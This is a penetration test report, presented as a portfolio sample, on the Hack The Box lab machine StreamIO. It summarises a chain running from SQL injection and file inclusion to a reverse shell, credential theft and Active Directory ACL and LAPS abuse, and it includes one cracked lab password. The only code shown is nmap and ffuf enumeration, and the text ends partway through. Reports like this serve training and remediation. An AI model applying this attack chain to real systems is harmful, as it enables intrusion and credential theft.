ARCHWARDEN

StreamIO

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.12.64` (streamIO.htb). Testing was performed using a black-box approach without prior knowledge of the environment. The objective was to identify security weaknesses, assess potential impact, document findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Joe Thompson performed testing using a black-box approach, without credentials or prior knowledge of the externally facing environment. The objective was to identify unknown weaknesses through non-evasive testing techniques, focusing on misconfigurations, exposed services, and exploitable vulnerabilities.

Testing was conducted remotely from Joe Thompson's assessment environment. Each identified weakness was documented and manually validated to assess exploitation feasibility and potential impact. Where initial access was obtained, additional testing was performed to evaluate the extent of compromise, including privilege escalation and post-exploitation impact.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.12.64` (streamIO.htb). Testing focused on identifying weaknesses that could allow unauthenticated access, credential compromise, privilege escalation, and full compromise of the target environment.

In Scope Assets

Asset Type	Description
External Host	`10.129.12.64` (streamIO.htb)
Web Application	https://streamio.htb — PHP streaming platform
Web Application	https://watch.streamio.htb — movie search subdomain

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 5 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings include 1 critical-risk finding, 2 high-risk findings, and 2 medium-risk findings.

The web application at watch.streamio.htb hosted a movie search feature vulnerable to MSSQL UNION-based SQL injection. The deployed WAF blocked automated tooling, but manual exploitation through Burp Repeater succeeded without restriction. The full users table was extracted, including 30 MD5 password hashes. Several were cracked, providing credentials for yoshihide and access to a restricted admin panel. Within the panel, a hidden debug parameter accepted PHP stream wrappers, enabling local file inclusion. Reading index.php via php://filter exposed database credentials, and

master.php revealed a code path where a POST include parameter was passed directly to eval(file_get_contents()), enabling remote file inclusion and code execution as the application user.

Post-exploitation querying of an MSSQL backup database via the leaked credentials exposed a hash for domain user nikk37, which cracked to grant WinRM access and the user flag. WinPEAS identified Firefox credential files in nikk37's profile; decrypting them with firepwd recovered credentials for JDgodd. BloodHound enumeration revealed JDgodd holds WriteOwner over the Core Staff group, whose members hold LAPS read access on the domain controller. Taking ownership and adding nikk37 to the group unlocked the DC machine account's LAPS password. Authenticating as local Administrator via WMIExec achieved full domain access, with the root flag located on the Martin user's desktop.

It is recommended that the assessed environment immediately remediate the SQL injection vulnerability in search.php using parameterised queries, remove or restrict the debug parameter in the admin panel, rewrite master.php to eliminate the eval/include code path, enforce stronger password hashing, and audit Active Directory ACL misconfigurations.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing focused on identifying exposed web services, injection vulnerabilities, and weaknesses in the application and Active Directory environment accessible from an external network position.

4.1 Summary of Findings

During testing, Joe Thompson identified 5 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical**, **2 High** and **2 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson exploited a chain of web application vulnerabilities and Active Directory misconfigurations to achieve full domain compromise from an unauthenticated external position. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity. The purpose of this attack chain is to demonstrate how individual vulnerabilities interact to increase overall risk and to assist with remediation prioritisation.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **streamIO.htb** domain.

1. Performed network enumeration — Windows domain controller confirmed, HTTPS on 443, WinRM on 5985, domain streamIO.htb
2. Enumerated web application — streamio.htb and watch.streamio.htb identified; ffuf found /admin (403) and search.php on the watch subdomain
3. Manually exploited UNION-based SQL injection on search.php bypassing WAF — dumped MSSQL users table including 30 MD5 password hashes
4. Cracked hashes with Hashcat and Crackstation — yoshihide:66boysandgirls.. authenticated to the admin panel
5. Discovered and exploited debug parameter via PHP wrapper LFI — read index.php and master.php source; recovered db_admin credentials
6. Exploited eval/RFI chain in master.php — deployed ConPtyShell payload and obtained code execution as yoshihide
7. Queried streamio_backup database via sqlcmd with db_admin credentials — recovered nikk37 hash, cracked offline; WinRM access and user flag
8. WinPEAS identified Firefox credential files in nikk37's profile — extracted and decrypted with firepwd; recovered JDgodd credentials
9. BloodHound enumeration — JDgodd holds WriteOwner over Core Staff; took ownership via bloodyAD and added nikk37 to gain LAPS read access
10. Read LAPS password for DC$ via bloodyAD — authenticated as Administrator via WMIExec; root flag retrieved from Martin's desktop

---

1. Network Enumeration


A full TCP port scan was performed against the target, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.12.64 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.12.64
```

Results confirmed a Windows domain controller: DNS (53), HTTP (80), Kerberos (88), LDAP (389/3268), HTTPS (443), SMB (445), WinRM (5985). The SSL certificate SAN revealed two hostnames: `streamIO.htb` and `watch.streamIO.htb`. Port 80 served a default IIS page. The clock was approximately 7 hours skewed — NTP sync was noted for any Kerberos operations.

2. Web Application Enumeration

Browsing to `https://streamio.htb` revealed a PHP movie streaming platform:




A directory fuzz found `/admin`, which returned 403 Forbidden without authentication:

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -u https://streamio.htb/FUZZ -k
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://streamio.htb/FUZZ -k

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://streamio.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 340ms]
#                       [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 419ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 411ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 498ms]
# on atleast 2 different hosts [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 524ms]
#                       [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 498ms]
# Copyright 2007 James Fisher [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 538ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 474ms]
#                       [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 608ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 615ms]
#                       [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 582ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 620ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 580ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 586ms]
                        [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 602ms]
Images                  [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 64ms]
admin                   [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 67ms]
css                     [Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 69ms]
js                      [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 63ms]
fonts                   [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 66ms]
IMAGES                  [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 105ms]
Fonts                   [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 71ms]
Admin                   [Status: 301, Size: 150, Words: 9, Lines: 2, Duration: 96ms]
CSS                     [Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 71ms]
JS                      [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 61ms]
                        [Status: 200, Size: 13497, Words: 5027, Lines: 395, Duration: 87ms]
```

The `watch.streamio.htb` subdomain (identified from the SSL SAN) loaded a movie watch site running PHP 7.2. A `.php` extension fuzz against the watch subdomain found `search.php`:

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -u https://watch.streamio.htb/FUZZ -e .php -k
```



https://watch.streamio.htb/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
STREAMIO
StreamIO provides the services to stream online movies at our platform.
Watch all the top movies in UHD definition with no lag.
Want to receive updates on new movie arrivals?
Leave us your Email ID to get added on the subscription list.
Add
FAQs
Where can I watch this?
Can I get all the latest movies here?
Is this website kid friendly?

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://watch.streamio.htb/FUZZ -e .php -k

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://watch.streamio.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# directory-list-2.3-medium.txt.php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 59ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 59ms]
# This work is licensed under the Creative Commons .php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 64ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 64ms]
#                       [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 69ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 70ms]
#.php                   [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 82ms]
# or send a letter to Creative Commons, 171 Second Street, .php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 101ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 60ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 60ms]
#.php                   [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 60ms]
#                       [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 60ms]
# Copyright 2007 James Fisher.php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 73ms]
#                       [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 68ms]
# on atleast 2 different hosts.php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 73ms]
#                       [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 74ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 74ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 93ms]
# on atleast 2 different hosts [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 97ms]
#.php                   [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 98ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 98ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 110ms]
#.php                   [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 110ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 110ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 110ms]
                        [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 110ms]
# Priority ordered case sensative list, where entries were found .php [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 110ms]
index.php               [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 110ms]
search.php              [Status: 200, Size: 253887, Words: 12366, Lines: 7194, Duration: 202ms]
static                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 101ms]
Search.php              [Status: 200, Size: 253887, Words: 12366, Lines: 7194, Duration: 80ms]
Index.php               [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 67ms]
INDEX.php               [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 70ms]
blocked.php             [Status: 200, Size: 677, Words: 28, Lines: 20, Duration: 72ms]
SEARCH.php              [Status: 200, Size: 253887, Words: 12366, Lines: 7194, Duration: 91ms]
Static                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 125ms]
                        [Status: 200, Size: 2829, Words: 202, Lines: 79, Duration: 93ms]
:: Progress: [441120/441120] :: Job [1/1] :: 550 req/sec :: Duration: [0:13:54] :: Errors: 0 ::
```



